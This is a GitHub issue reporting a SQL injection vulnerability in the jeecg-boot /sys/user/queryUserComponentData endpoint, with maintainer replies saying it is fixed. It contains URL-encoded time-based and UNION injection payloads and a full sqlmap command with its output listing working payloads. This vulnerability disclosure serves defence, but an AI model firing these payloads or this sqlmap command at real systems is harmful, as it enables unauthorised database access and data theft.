New issue

Jump to bottom

SQL injection exists in /sys/user/queryUserComponentData #3348

Closed jinnywc opened this issue on Jan 4 · 3 comments

jinnywc commented on Jan 4

版本号:

jeecg-boot<=3.0


问题描述:

After testing, it is found that the code parameter of /sys/user/queryUserComponentData interface of jeecg-boot has SQL injection


Reuse https://github.com/jeecgboot/jeecg-boot After the source code of the project starts the project, click "custom component" and grab the package to get the interface with SQL injection, and use sqlmap to prove the existence of SQL injection

截图&代码:

payload:
/jeecg-boot/sys/user/queryUserComponentData?_t=1641263644&pageNo=1&pageSize=10&departId=5159cde220114246b045e574adceafe9&realname=admin&username=%61%64%6d%69%6e%27%20%61%6e%64%20%28%73%65%6c%65%63%74%20%39%33%36%31%20%66%72%6f%6d%20%28%73%65%6c%65%63%74%28%73%6c%65%65%70%28%35%29%29%29%6f%46%78%55%29%2d%2d%20




or
/jeecg-boot/sys/user/queryUserComponentData?_t=1641263644&pageNo=1&pageSize=10&departId=5159cde220114246b045e574adceafe9&realname=%61%64%6d%69%6e%27%20%55%4e%49%4f%4e%20%41%4c%4c%20%53%45%4c%45%43%54%20%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%4e%55%4c%4c%2c%43%4f%4e%43%41%54%28%30%78%37%31%36%61%37%30%36%32%37%31%2c%30%78%37%37%34%63%37%30%34%39%34%61%34%39%35%37%34%64%35%36%35%39%36%63%36%39%35%30%34%66%34%65%35%34%36%32%36%33%35%39%34%35%36%63%36%36%35%61%35%36%35%37%34%38%35%34%35%34%37%61%36%31%37%37%35%37%37%30%34%33%36%39%34%31%36%64%34%61%34%31%36%37%2c%30%78%37%31%36%62%37%31%37%31%37%31%29%2c%4e%55%4c%4c%2d%2d%20%2d0&username=zz12





Using sqlmap

```
sqlmap>python2 sqlmap.py -u "http:/ /jeecg-boot/sys/user/queryUserComponentData?_t=1641263644&departId=5159cde220114246b045e574adceafe9&realname=admin&username=
admin" -p "realname" --tamper=charencode --headers="X-Access-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NDEyNzY0NzMsInVzZXJuYW11IjoiYWRtaW4ifQ.BO28b5Qf-DlBg3kqGvPBvDVCosnW
SsuyhThq4fTn_FQ" --current-db --proxy=http://127.0.0.1:8081 --risk 3 --level 5 --batch

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.7.18#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:14:59 /2022-01-04/

[16:14:59] [INFO] loading tamper module 'charencode'
[16:15:00] [INFO] resuming back-end DBMS 'mysql'
[16:15:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: realname (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: _t=1641263644&departId=5159cde220114246b045e574adceafe9&realname=-2646' OR 1849=1849-- DMrs&username=admin

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: _t=1641263644&departId=5159cde220114246b045e574adceafe9&realname=admin' AND (SELECT 9361 FROM (SELECT(SLEEP(5)))oFxU)-- GIlJ&username=admin

    Type: UNION query
    Title: Generic UNION query (NULL) - 28 columns
    Payload: _t=1641263644&departId=5159cde220114246b045e574adceafe9&realname=admin' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a706271,0x774c70494a49574d56596c69504f4e54626
359456c665a56574854547a617757704369416d4a4167,0x716b717171),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&username=a
dmin
---
[16:15:00] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[16:15:00] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[16:15:00] [INFO] fetching current database
current database: 'jeecg-boot'
[16:15:00] [INFO] fetched data logged to text files under 'C:\Users\jinny\AppData\Local\sqlmap\output\10.22.6.234'
[16:15:01] [WARNING] your sqlmap version is outdated

[*] ending @ 16:15:01 /2022-01-04/
```

The vulnerability code exists in the following code:\jeecg-boot\jeecg-boot-module-system\src\main\java\org\jeecg\modules\system\controller\SysUserController.java At line 402 of







友情提示（为了提高issue处理效率）：

- 未按格式要求发帖，会被直接删掉;
- 请自己初判问题描述是否清楚，是否方便我们调查处理；
- 针对问题请说明是Online在线功能(需说明用的主题模板)，还是生成的代码功能；
- 描述过于简单或模糊，导致无法处理的，会被直接删掉；

zhangdaiscott commented on Jan 7 Member

jl

sjlei commented on Jan 13

问题已修复，下版本发布

zhangdaiscott closed this as completed on Jan 17

Cristian-Bejan commented on Feb 21

@jinnywc What privilege is needed for exploitation?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

4 participants